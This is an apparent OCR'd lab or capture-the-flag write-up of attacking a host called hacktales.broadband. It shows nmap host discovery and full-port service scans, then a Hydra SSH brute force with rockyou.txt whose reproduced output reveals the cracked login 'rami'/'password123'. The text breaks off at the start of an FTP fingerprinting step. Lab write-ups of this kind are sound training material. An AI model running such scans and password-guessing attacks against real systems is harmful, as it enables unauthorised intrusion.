

SSH


I used the **ip a** command to find the ip address of the kali machine and the IP subnet




Next using the **-sn** command I was able to conduct a ping scan on the IP subnet to see available IP addresses on the networks




I was able to find the ip address names **hacktales.broadband** and perform an **nmap** scan on its ip address with instructions to make it a quick scan **– - min-rate 1000** with many details about the scan including their service versions while also being default script scans (**-sVC**) **–vv (verboseness)** scanning all ports **–p–** with instructions to save the can results in normal format using the **–oN** command. Discovering the following tcp ports
21(ftp), 22(ssh), 3306(mysql), 139 & 445 (smb)




Using the username **rami** and passing the **rockyou.txt** list of passwords to the ip address using 20 simultaneous tasks per second **-t 20**




Found the password to the user on the ip address of the hacktales hostmachine.


ubongabasietim@kali: ~
File Actions Edit View Help
ubongabasietim@kali: ~
ubongabasietim@kali: ~
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-12 13:
27:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344399 login tries (l:1
/p:14344399), ~717220 tries per task
[DATA] attacking ssh://192.168.1.78:22/
[STATUS] 305.00 tries/min, 305 tries in 00:01h, 14344099 to do in 783:50h, 15
active
[STATUS] 264.67 tries/min, 794 tries in 00:03h, 14343610 to do in 903:16h, 15
active
[22][ssh] host: 192.168.1.78 login: rami password: password123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complet
e until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-12 13:
32:37
(ubongabasietim㉿kali)-[~]
$




FTP


Fingerprinting ftp, I perform an nmap default script and service version scan for the ip address of port 21(ftp) making it verbose and sending a minimum of 1000 packets per second **–**
–min-rate 1000



